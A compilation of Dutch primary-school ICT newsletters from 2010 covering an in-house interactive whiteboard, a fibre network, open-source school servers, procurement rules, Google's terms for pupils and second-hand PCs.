Ons digitaal interactief whiteboard heeft veel belangstelling bij onze zuiderburen. Deze week kwamen er twee bestellingen binnen uit België.

David, ICT coördinator van een aantal basisscholen in de regio Antwerpen bestelde 2 x ONSBORD en van Dirk, ICT coördinator van de Gesubsidieerde Vrije Basisschool in Sint-Martens-Lennik kregen we een hartverwarmende mail , waaruit we citeren:

Beste,

Wij zijn verrassend tevreden met onze eerste installatie. Daarom hebben we beslist om voor onze school nog een aantal klassen uit te rusten met ONSBORD. Gelieve de volgende bestelling te willen noteren:

4x 'ONSBORD Gebruiksklaar'

Indien mogelijk zouden wij graag nog 2 extra IR-pennen willen ontvangen.

Tot zover David en Dirk uit België. Verder had een klein Nederlands museum ook belangstelling voor digitaal interactief whiteboard. Ze komen volgende week even kijken.

Voor de goede orde zeggen we er hier duidelijk bij dat wij (OBS Rosa Boekdrukker, Karin en Dirk) ONSBORD niet zelf verkopen. Dat doet Niels Kooy van ONSBORD.NL.


**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**BOA MOET INBINDEN**

Breedband OnderwijsNetwerk Amsterdam moet zich als gewone glasvezel aanbieder gedragen - zich vooral richten op de techniek - en niet allerlei nieuwe, dure en zinloze toepassingen ontwikkelen. Aldus, BICbondig samengevat, luidde een advies van bovenschoolse ICT'ers aan hun besturen. De scholen zitten niet op ondersteuning te wachten.

Blijkbaar begint 't door te dringen dat BOA oplossingen biedt waarvoor de problemen nog gevonden moeten worden. En beginnen besturen te ontdekken dat ze er voor veel geld nog lang aan vastzitten. Dan maar zo minimaal mogelijk.

Groet en goed weekend,  
Karin,  
Dirk



Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 9 - week 21 - 2010 (28 mei)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Karin werkt weer een beetje. Kleine BIC dus

**BERICHT VAN KENNISNET**

Beste leerkracht,

Kent u de VrijdagKennisQuiz nog? De dynamische quiz die de leerlingen in de klas tegen elkaar kunnen spelen. Met deze spannende en leerzame quiz kunnen geweldige prijzen voor de klas gewonnen worden. Ook worden de leerlingen op een leuke manier uitgedaagd om vragen snel en goed te beantwoorden. De quiz is sterk verbeterd en vernieuwd! Het is interactiever en nog steeds makkelijk in te zetten in de klas. Wilt u weten hoe de quiz werkt? [Klik dan hier](#).

Misschien behaalt u met uw klas wel de highscore van alle basisscholen van Nederland!

Weet u al hoe de vernieuwde VrijdagKennisQuiz werkt? [Klik dan hier](#).

Veel plezier!

Met vriendelijke groet,

Kennisnet

**DIGITALE NIEUWSBRIEVEN**

[Pols Nieuwsbrief](#). Met lessuggesties voor o.a. de verkiezingen en het WK voetbal.

[Klassemail](#) meldt: het Europa journaal gaat volgend jaar door. [Lees](#).

**ONSBORD IN TWEDE KAMER**

Een tijd geleden al hadden we bezoek van Marcus, ICT'er van de Tweede Kamer der Staten Generaal; een club met veel en vooral veilige ICT. Hij was enthousiast over ONSBORD en bestelde twee stuks voor in het gebouw van de Tweede Kamer. We komen kijken als 't werkt, is de afspraak.

**ONSBORD IN KASTEEL HEESWIJK**

We hadden bezoek van Han, van [Kasteel Heeswijk](#). Ook zeer enthousiast. Hij wil er ook twee.

**OPEN OFFICE KAARTEN**

Al een tijd werken Claudia en Ri-janne van RedNose aan kaarten waar voor leerlingen korte, stapsgewijze samenvattingen staan van die functies die ze nodig hebben voor het gebruik van de gratis Office Suite: Open Office. De kaarten zijn bruikbaar van groep 4 tot en met groep 8.

Deze week kregen we de eerste 'Hoe ging dat ook alweer?' kaarten binnen. Ze zien er fantastisch en zeer bruikbaar uit; precies wat basisscholen nodig hebben. Dit project kan het basisonderwijs - dus ons, belastingbetalers - tonnen geld besparen. Door de kaarten zijn er vrijwel geen excuses meer om OOo in het basisonderwijs niet te gebruiken.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**SILVERLIGHT**

Nieuws uit de Natuur gebruikt Microsofts Silverlight plugin om filmpjes af te spelen. voor Linux is er Moonlight.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 22 - 2010 (4 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Weinig onderwijs te bidden deze week; Karin nog steeds hoefkreupel.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**CLOUD COMPUTING**

We schreven al eerder "Wie zijn documenten in de cloud bewaart, ziet ze vliegen".

We schreven al eerder dat op <http://www.infoworld.com/d/security-central/gartner-seven-cloud-computing-security-risks-853> een rapport te vinden is dat uitgebreid beschrijft welke veiligheidsrisico's eraan zitten. Het artikel schijnt lastig te lezen te zijn. Toch raden we iedere ICT'er en schooldirecteur aan dit artikel te bestuderen of te laten bestuderen voordat zij beginnen aan een 'serverloze school' en hun data en vertrouwelijke leerlinggegevens buiten de deur stallen.

**GLASVEZEL EN SERVEROPSCHOOL**

Deze week zijn de 3 AWBR scholen die **ServerOpSchool** gebruiken aangesloten op het dure glasvezel netwerk van BOA. Die scholen houden hun gratis XS4ALL aansluiting. We hebben een vernuftige oplossing waardoor we, als BOA uitvalt, vrijwel direct om kunnen schakelen naar XS4ALL. Voorlopig zetten we de domeinnamen niet om, we willen eerst wat praktijkervaring met BOA opdoen. We herinneren ons nog de begintijd van een ander schoolnetwerk: NLTree.

Wel pakken we een groot ServerOpSchool voordeel van glasvezel: onze automatische nachtelijke backups, die we encrypted bij elkaar neerzetten, kunnen nog groter worden. Deze manier van backuppen heeft ons al jaren de kosten van een duur datacenter bespaard.

Een ander idee is om de streams van de omroepen via glas binnen te halen. Niet dat het nodig is want we hebben nog nooit gemerkt dat we vertraging hadden als we met 15 computers zaten te streamen.

**MYTHE DOORPRIKKEN**

Sommigen beweren dat **ServerOpSchool** niet geschikt is als je je server de school uit wilt hebben. Dat is niet waar. Ons systeem kan óók prima in een datacenter ergens in the cloud draaien, ondanks zijn naam. Gek dat die verwarring er niet is als we het hebben over 'Microsoft'; niemand denkt dat dat een klein en soft bedrijfje is.

Bertold Brecht's woorden blijven van toepassing:

"Men heeft gezegd dat onze producties slechts voor weinigen bedoeld zijn, dan wel voor weinigen geschikt. Het eerste is onwaar, het tweede onbewezen."

**WHITEBORDEN**

We zijn nog steeds op zoek naar goede materialen voor whiteborden in de klas. We kregen goede berichten van **Palram**. Zij kunnen ongeveer iedere plaatsamenstelling maken. Met als voorbeeld het relatief dure whiteboard folie dat we nu gebruiken, gaan ze proefplaatjes voor ons maken waarmee we de projectie en schrijf- en wis eigenschappen kunnen testen. Hartelijk dank Rob! Wordt vervolgd.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 23 - 2010 (11 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Geen onderwijsnieuws. Rare week. School dicht wegens een crematie. Schoolreisjes groepen 2 t/m 7 en een studiedag.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**BESTUURSNETWERK BOA**

Met het stukslaan van een fles champagne op de boeg van een router van BOA's glasvezelnetwerk nam [ServerOpSchool](#) feestelijk het bestuursnetwerk in gebruik. Onze systeembeheerder heeft, met het inprikken van een paar gigabit netwerkkaartjes in iedere server, de drie scholen snel met elkaar verbonden zodat ze de nachtelijke en wekelijkse encrypted backups bij elkaar kunnen stallen. Wat nu ook mogelijk is: alle ServerOpSchool servers op het bestuurskantoor neerzetten en op een paar scholen de backups. Veilig en redundant.

Laatste nieuws: eerste snelheidsmetingen: 30 Gb per uur! D.w.z in 3 uur zijn ALLE! data gebackupt.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 24 - 2010 (18 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**OPEN OFFICE REFERENTIEKAARTEN**

Dirk was bij RedNose in Leiden om met de vrijwilligers die de OOo (Open Office) 'Hoe ging dat ook alweer?' kaarten aan het maken zijn. Dat zijn kaarten die leerlingen vanaf groep 3 naast de computer kunnen hebben als ze niet meer weten hoe iets moet. Ri-janne en Claudia leveren topklasse werk van hoge kwaliteit! We willen de kaarten in het najaar presenteren. Dan zullen ze voor iedereen downloadbaar zijn via de websites van RedNose.

**BRIEF ZWIJSEN**

Uitgeverij Zwijsen stuurde deze week een brief. Er komt o.a. een nieuw inlogscherf voor de online programma's die we gebruiken. Ze veranderen tijdens de zomervakantie het e.e.a. waardoor we een tijdje niet kunnen inloggen in het beheerprogramma. Ze waarschuwen ons: "... Ook kunt u in deze periode beter geen nieuwe accountants aanmaken...". Accountant ... dat bracht ons op een idee! Zie hieronder bij 'Europees aanbesteden'.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**SERVERATSCHOOL BLINKT UIT**

Bij St. KBA werken nu 5 scholen met ServerAtSchool en daarnaast nog 1 met Heutink, 1 met QLict en 1 met Actacom. De algemeen directeur van St. KBA:

"We hebben nu 5 scholen op ServerAtSchool, als 't moment daar is volgen de anderen. Als we de kosten vergelijken is ServerAtSchool gemiddeld, alles inbegrepen, drie keer goedkoper dan andere aanbieders. Bij foutloos werken, de lage kosten en de uitstekende helpdesk was de keus niet moeilijk."

En Europees aanbesteden (zie onder) is niet nodig Zie hiervoor de zaak van de overheid die voor **Hippo** koos en niet Europees hoefde aan te besteden (**Computable**).

**WERKGROEP AWBR-ICT**

Afgelopen december werd Karin en Dirk 'tijdelijk' de toegang tot de vergaderingen van de werkgroep ontzegd. Dirk stapte er uit en Karin hoorde sindsdien niets meer. Zodoende weten we niet meer wat er op ICT gebied binnen AWBR speelt.

**EUROPEES AANBESTEDEN**

We verdiepten ons deze week in Europese aanbestedingen en sprak met Nanja van het **NOiV** en Mathieu, universitair onderzoeker van Europees aanbestedingsgedrag in de ICT sector.

Dit naar aanleiding van een opmerking uit die ICT sector dat, als je een project in deeltjes (over meerdere jaren uitsmeren, of anderszins) uitvoert, bijvoorbeeld de aanschaf van één ICT systeem voor al je scholen, Europese aanbesteding niet nodig is.

We checkten dit even. Één van onze informanten reageerde per mail met:

"Jouw vraag heeft betrekking op het opknippen van een opdracht om daarmee de vrije mededinging te omzeilen. Dat is natuurlijk strijdig met de wet. Je kunt hierover (anoniem) klagen bij de Europese Commissie. Kost je niets. Overigens zou je natuurlijk ook de school van tevoren kunnen (laten) waarschuwen dat je een klacht gaat indienen indien ze dit op deze wijze wensen te gaan doen."

Een benadeelde partij kan ook een klacht indienen. Gevolgen kunnen kostbaar zijn. Even een bedrijf (mogelijk benadeelde) gemaild. Antwoord:

"De aanbesteding 'omzeilen' mag niet. De regels zijn vrij simpel: wat is de (geraamde) waarde van de opdracht; overstijgt deze de drempelwaarde? Indien de geraamde waarde van de opdracht hoger is dan het drempelbedrag, dan \*moet\* er aanbesteed worden. Elke 'truc' die je daarna uithaalt, is per definitie illegaal, want bedoeld om onder de aanbesteding uit te komen."

Dit checkten we nog even met iemand bij het Ministerie van OC en W. Die schrok toen we zeiden dat we een bedrijf hadden benaderd, want die kunnen naar de rechter stappen.

Volgende week leggen we een paar illegale trucs uit om E.a. te omzeilen, b.v. de accountant van je bevoegd gezag.

We melden het hier maar even want onderwijs blijft kennis delen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2010-06-21 w25

**Baarsjes Informatie en Communicatie Jaargang 9 - week 25 - 2010 (25 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Het was een hele drukke ICT week. Volgende week weer nieuwtjes en weetjes en tips.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**EUROPEES AANBESTEDEN**

Wegens omstandigheden gaan de geplande vervolgen niet door.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Schooljaar 2010-2011

1. [2010-09-02 w35](#)
2. [2010-09-06 w36](#)
3. [2010-09-14 w37](#)
4. [2010-09-23 w38](#)
5. [2010-09-28 w39](#)
6. [2010-10-08 w40](#)
7. [2010-10-14 w41](#)
8. [2010-10-21 w42](#)
9. [2010-10-28 w43](#)
10. [2010-11-12 w45](#)
11. [2010-11-18 w46](#)
12. [2010-11-23 w47](#)
13. [2010-12-01 w48](#)
14. [2010-12-06 w49](#)
15. [2010-12-17 w50](#)
16. [2011-01-03 w01](#)
17. [2011-01-13 w02](#)
18. [2011-01-17 w03](#)
19. [2011-01-28 w04](#)
20. [2011-01-31 w05](#)
21. [2011-02-10 w06](#)
22. [2011-02-17 w07](#)
23. [2011-03-03 w09](#)
24. [2011-03-11 w10](#)
25. [2011-03-18 w11](#)
26. [2011-03-25 w12](#)
27. [2011-03-31 w13](#)
28. [2011-04-06 w14](#)
29. [2011-04-14 w15](#)
30. [2011-04-27 w17](#)
31. [2011-05-12 w19](#)
32. [2011-05-16 w20](#)
33. [2011-05-27 w21](#)
34. [2011-06-17 w24](#)
35. [2011-06-24 w25](#)
36. [2011-06-30 w26](#)
37. [2011-07-09 w27](#)
38. [2011-07-14 w28](#)

**Baarsjes Informatie en Communicatie Jaargang 9 - week 35 - 2010 (3 september)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Het grote nieuws laat nog een week op zich wachten. Dus dan maar de kleine nieuwtjes.

**NIEUW SCHOOLJAAR**

Alle leerlinggegevens zijn zo langzamerhand wel ge-update. Het blijft elk jaar weer een klus. Wij hebben nogal wat groepen door elkaar gehusseld, dus het was niet een kwestie van met één druk op de ServerAtSchool-knop de groepen doorschuiven.

**TELEBLIK/KLASSETV**

Ons Teleblik account is weer geactiveerd voor een nieuw schooljaar. Het is nogal een gepuzzel hoe leerkrachten en leerlingen een eigen account kunnen aanmaken met de digicode van de school. Heeft iemand daar ervaring mee? Graag advies!

Op KLASSETV hebben we een abonnement. Op school worden we automatisch ingelogd (door ons IP adres). Als onze Rosa Boekdrukker leerkrachten thuis een les voorbereiden, dan vinden ze de inloggegevens op ons intranet onder het tabblad 'educatief'.

**DIGITALE NIEUWSBRIEVEN**

**Pols** nieuwsbrief. Met aandacht voor Prinsjesdag en de Kinderboekenweek.

De **10 geboden** voor de leerkracht staan ook vermeld!

En er wordt verwezen naar de site **onderwijsnieuwsdienst**, waarin een nieuwe site wordt getipt:

<http://www.onzenatuur.nl/>

**Huisje Boompje Beestje**. De schooltv uitzendingen beginnen volgende week weer.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**MEDEDELINGEN TV IN HAL**

Of de monitor of de VGA > video omzetter heeft het begeven. Voorlopig houden we het op de tweede en bestelden een nieuwe.

**XS4ALL**

We hebben nog steeds XS4ALL, maar nu voor € 15 per maand. Bevalt prima.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.





**Baarsjes Informatie en Communicatie Jaargang 9 - week 37 - 2010 (17 september)**  
**Rosa Boekdrukker en ICT in de basisschool.**

HET LANG VERWACHTE GROTE NIEUWS. BRON: [NOIV.NL](http://noiv.nl) [1]

## **‘Door open source besparen we circa 4000 euro per jaar per school op onderhoud’**

\* Auteur: Frits de Jong

\* 14 september 2010

\* Onderwijs

“Door te kiezen voor open source software (ServerAtSchool), besparen we ongeveer 4000 euro per jaar per school. Dan heb ik het alleen over onderhoud, dus niet over de aanschaf van software of smartboards.” Dat zegt Paul van Putten, algemeen directeur van de Stichting KBA Nieuw West, een club van acht scholen in het primair onderwijs, verspreid over Amsterdam. Inmiddels maken vijf van de acht aangesloten scholen bij KBA gebruik van ServerAtSchool, een concept dat ontstaan is in maart 2004 en een ICT-systeem met louter open source ingrediënten behelst voor het onderwijs.

Volgens Van Putten betalen scholen jaarlijks toch al snel tussen de 5000 en 6000 euro voor het onderhoud. Fors meer dan de scholen binnen KBA doen die gebruikmaken van ServerAtSchool. “Het systeembeheer van de open sourcecomponenten is uitbesteed aan Ingenieursbureau PSD in Bussum. Daarnaast zijn wij jaarlijks een relatief klein bedrag (circa 100 euro per jaar per server) kwijt aan de (door-)ontwikkeling van ServerAtSchool, en wordt jaarlijks een lidmaatschapsbedrag (25 euro) afgedragen aan STRICT (Scholen Tezamen Rijk met ICT), de gebruikersvereniging waaraan basisscholen en besturen deelnemen die ServerAtSchool gebruiken”, aldus Van Putten.

Ondanks de aangetoonde voordelen, zoals meer flexibiliteit, vrijheid én kostenbesparingen, bespeurt Paul van Putten tot op heden nog niet echt veel enthousiasme bij collega-scholen waar het gaat om het gebruik van open source software in zijn algemeenheid en ServerAtSchool specifiek. In dat proces lijkt een belangrijke rol weggelegd voor de bovenschoolse ICT'er, aldus Van Putten. “Verstandige schoolbestuurders zullen hun oor toch regelmatig te luister leggen bij hun specialisten. Zeker als het gaat om ICT. Het advies van de bovenschoolse ICT'er zal dan ook zwaar wegen. Feit is dat het gros van die groep nog steeds op de lijn van de ‘grote jongens’ zit. Vaak wordt dat ook in stand gehouden vanuit een soort van behoudendheid, een soort van veiligheid. Je weet wat je hebt, en zolang het werkt is er geen aanleiding om dat te veranderen. Het kost dan ook erg veel moeite om andere schoolbesturen mee te krijgen richting open source software. Toch worden er wel stappen gemaakt, hoe klein dan ook. Binnen Stichting KBA proberen we nu scholen én schoolbesturen in onze eigen omgeving geïnteresseerd te krijgen voor dit mooie systeem. Probleem is echter dat wij niet veel geld hebben om pr te maken, en daarbij willen we onze leden niet extra belasten met allerlei promotiegelden.”

Het volledige verhaal met Paul van Putten en George Pol van Stichting KBA Nieuw West, valt hier te lezen.

Verder lezen op: <https://noiv.nl/voorbeeldprojecten/aantal-amsterdamse-scholen-open-vanwege-flexibiliteit-vrijheid-en-kostenbesparing/>

[1] Bron:

<https://noiv.nl/actueel/nieuws/2010/09/14/door-open-source-besparen-we-circa-4000-euro-per-jaar-per-school-op-onderhoud/>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Zie boven.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 38 - 2010 (24 september)**  
**Rosa Boekdrukker en ICT**

**DIGITALE NIEUWSBRIEVEN**

**Pols.** o.a. tips voorierendag, herfstmandala's. En **Digibordtips** voor de kinderboekenweek.

**Klasse-TV.** Op de Rosa Boekdrukker loggen we automatisch is. Er staat een bericht over het Europa Journaal. Een stukje over een programma waarmee vroeg Engels geleerd kan worden en nog veel meer tips over het gebruik van Klasse-TV.

**Nieuws uit de Natuur.** a.s. maandag en woensdag gaat de uitzending over 'Van graan tot brood'. Geschiedenis '**Bij de Tijd**'. Lessuggesties voor groep 5: De gouden koets. Voor groep 6: Walvisjacht door de Noordse Compagnie. Voor groep 7: Gewoontes in Europa. Voor groep 8: Het Wilhelmus.

**Huisje Boompje Beestje.** a.s. maandag en woensdag is het onderwerp "De Straat". Over stratenmakers en stoeptegels e.d.

**Docentenplein.** Tips voorierendag en de kinderboekenweek.

**Klokhuisagenda.** Tot de herfstvakantie een overzicht van de onderwerpen die centraal staan in de Klokhuisuitzendingen. Je kunt 't treffen, dat 't mooi aansluit bij je lessen.

**Veilig Leren Lezen.** Voor leerkrachten die werken met veilig leren lezen is deze nieuwsbrief ONONTBEERLIJK. Deze keer staat er iets in over de vernieuwde website, over een kinderboekenmuseum dat je tijdens de kinderboekenweek kunt inrichten in je lokaal, en over het nieuwe FORUM, waar je terecht kan met al je vragen en suggesties.

**GOOGLE**

We hoorden van een bestuur dat Google wil gebruiken voor het verspreiden van opgaven onder de leerlingen. De leerlingen moeten daarvoor een Google account hebben. Eén van onze correspondenten dook eens diep in de voorwaarden die Google stelt. Een paar van zijn citaten, omwille van leesbaarheid iets aangepast:

Het elektronisch publiceren via Google Sites is om een aantal redenen een bijzonder slecht idee. Zie daarvoor onder andere:

Google Terms of Service - artikel 2 [1]

Voor het openen van een Google Account is het nodig accoord te gaan met de Google Terms of Service. In artikel 2 staat ondermeer dit:

2.3 You may not use the Services and may not accept the Terms if (a) you are not of legal age to form a binding contract with Google, or (b) [knip].

De meeste leerlingen zijn minderjarig. Daarmee is het voor hen dus onmogelijk om wat voor overeenkomst dan ook aan te gaan met Google.

In Google Terms of Service - artikel 11 staat het volgende:

11. Content licence from you

11.1 You retain copyright and any other rights you already hold in Content which you submit, post or display on or through, the Services. By submitting, posting or displaying the content you give Google a perpetual, irrevocable, worldwide, royalty-free, and non-exclusive licence to reproduce, adapt, modify, translate, publish, publicly perform, publicly display and distribute any Content which you submit, post or display on or through, the Services. [knip]

11.2 You agree that this licence includes a right for Google to make such Content available to other companies, organisations or individuals with whom Google has relationships for the provision of syndicated services, and to use such Content in connection with the provision of those services. [knip]

Hierover kan ik kort zijn: een dergelijke allesomvattende claim is, zeker voor een school, niet acceptabel.

Continuïteit en afhankelijkheid

De keuze voor Google als webhoster betekent dat de toegang tot het lesmateriaal geheel afhankelijk is van de luimen van een commercieel bedrijf aan de andere kant van de wereld; dat

staat zelfs met zoveel woorden in artikel 4.4 van de voorwaarden.

Tot zover, met grote dank aan onze correspondent.

Samengevat: als je als school met Google in zee gaat voor het beschikbaar stellen van je data, ben je ondeskundig, penny wise and pound foolish en/of een dief van je eigen portemonnaie.

De alternatieven liggen voor het opscheppen en kosten vrijwel niets:

- Een eigen servertje voor de opgaven inrichten.
- Een virtueel domein maken, bijvoorbeeld: <http://opgaven.schoolnaam.nl>.
- Nog talloze andere mogelijkheden tot 'Nederland Kennisland' promotende oplossingen.

[1] De (Engelstalige) voorwaarden zijn on-line te vinden op:

<https://www.google.com/accounts/TOS?loc=NL&hl=en> een Nederlandse vertaling op

<https://www.google.com/accounts/TOS?loc=NL&hl=nl>

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **ONSBORD**

We kregen bezoek uit Gouda van Jenaplan basisschool '**Carrouse**' (directie, ICT'er, systeembeheerder) en van de '**Barbaraschool**' (directie) uit Amsterdam voor uitleg van ons digitaal interactief whiteboard. Ze waren enthousiast over mogelijkheden en eenvoud.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Baarsjes Informatie en Communicatie Jaargang 9 - week 39 - 2010 ( 1 oktober)

### Waarom is de Rosa Boekdrukker op ICT gebied innovierend?

#### KENNISNET COMMUNITIES

Op Kennisnet is veel informatie voor leerkrachten te vinden. Je kunt bijvoorbeeld lid worden van communities. Met een wachtwoord kom je in een besloten gedeelte waar je allerlei lesideeën kunt uitwisselen met je collega's. Er zijn ook fora waar je met je vragen en suggesties terecht kunt.

[Community voor groep 3 en 4](#), het open gedeelte. Daar ook een link naar lesideeën voor de kinderboekenweek.

#### DIGITALE NIEUWSBRIEVEN

[Pols Nieuwsbrief](#). Met ideeën voor het thema Herfst. Een link naar de community (zie boven) 1/2 over digitale prentenboeken, webpaden voor de kinderboekenweek en nog veel meer.

De nieuwsbrief van [Huisje Boompje Beestje](#). Aflevering 'het prentenboek'. Dit sluit mooi aan bij de kinderboekenweek!

Brood en broodbeleg bij [Nieuws uit de Natuur](#). Weer allemaal leuke ideetjes.

De nieuwsbrief van [Bereslim](#). Ook kan er nu thuis met Bereslim worden gewerkt. Leuk om ouders erbij te betrekken.

Zojuist (15.10 uur) binnengekomen: "Op de demopagina van Bereslimme Boeken is zojuist het prachtige geanimeerde prentenboek 'Balotje en het Paard, van auteur Yvonne Jagtenberg in première gegaan. De film kan zowel op de computer als op digiborden worden afgespeeld, door te surfen naar <http://boeken.bereslim.nl> en daar te kiezen voor 'demo'. Hier vindt u ook de animatiefilm van Kleine Muis Zoekt een Huis van auteur Petr Horacek. Beide films lenen zich uitstekend voor vertoning in peutergroepen en kleuterklassen tijdens dierendag."

[Docentenplein](#). Weer een keur aan links.

Ook zijn we geabonneerd op de digitale nieuwsbrief van [Wikiwijs](#). Is er iemand onder onze lezers die ermee werkt? Dat horen we graag.

#### REACTIES OP STUK OVER GOOGLE EN GMAIL

Vorige week schreven we over Google en Gmail: waar je allemaal voor tekent als je het gebruikt, wat je kwijtraakt en wat je als school illegaal doet. . Dat leverde verschillende reacties op, van "Weer een erg 'gekleurd' artikel. We gebruiken al jaren Google Apps [...]" tot "Google zou moeten verboden worden in de basisschool." Beide met hun eigen argumenten. Het schijnt een hot topic te zijn.

#### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

#### TWEDEHANDS OF NIEUWE COMPUTERS IN HET BASISONDERWIJS?

We merken dat scholen nogal schrikken als we vanuit [ServerAtSchool](#) voorstellen om met tweedehands computers te werken. Tijd om hier eens wat op in te gaan, waarbij we bij voorbaat stellen dat er niet per sé iets mis hoeft te zijn met het kopen van nieuwe PC's, maar...

Maar er zijn een aantal goede redenen om voor je school een partij tweedehands PC's te kopen. En dat is niet alleen dat je voor de prijs van 1 nieuwe PC vaak 2 à 3 tweedehands PC's koopt. Er zijn ook interessante technische redenen.

Als het gaat om betrouwbaarheid van een systeem dan merk je pas na enkele maanden of een jaar de problemen van dat nieuwe systeem. Het gaat dan vaak om fouten die de fabrikant maakte in het ontwerp en/of verkeerde of te kritische berekening van onderdelen. Ook bij de onderlinge afstemming van onderdelen worden fouten gemaakt. De fouten zijn merk-, type- en prijs-onafhankelijk. De gevolgen van deze ontwerpfouten kunnen zijn: onvoorspelbaar gedrag van de computer, rare fouten, uitvallen van de PC, soms wel aan soms niet starten en het vastlopen van een systeem zijn de meest voorkomende.

Bij een tweedehands PC is de tijdsperiode waarin de fouten boven komen allang verstreken en zijn de problemen van vrijwel elk model duidelijk geworden. Een opkoper van partijen tweedehands PC's (dat gaat vaak per container, dus je let wel op wat je koopt), verklaarde dat hij om het bovenstaande met een gerust hart de tweedehands partijen opkoopt.

"Het is bij ons zo gebleken dat de 2e hands pc's die wij opkopen tussen de 0% en 10% uitval hebben binnen het jaar van aanschaf. En de nieuwe pc's zit vaak tussen de 30% en 40% uitval binnen het jaar van aanschaf. Wel is het natuurlijk zo dat, als je zelf toen die nieuwe pc's had aangeschaft die wij nu opkopen als 2e hands, er net zo weinig uitval geweest zou zijn maar.. dat is nou net wat je niet van te voren weet, of je een nieuwe pc

zonder fouten hebt."

Wij waren al overtuigd van de voordelen van tweedehands PC's in het basisonderwijs en werken er al jaren mee. Het zijn meestal tweedehands kantoor PC's die ook gemaakt zijn om lang aan te staan. We zijn met een leverancier van partijen PC's in gesprek of het voor scholen mogelijk is een om een vorm van op-school service in het leven te roepen. Zodat we met nog meer zekerheid gebruikte PC's in het basisonderwijs kunnen gebruiken.

**ONSBORD**

We kregen een leerkracht van '**De Startbaan**' uit Soesterberg op bezoek. Hij was enthousiast over ONSBORD.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 40 - 2010 (8 oktober)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**PEKERPADEN**

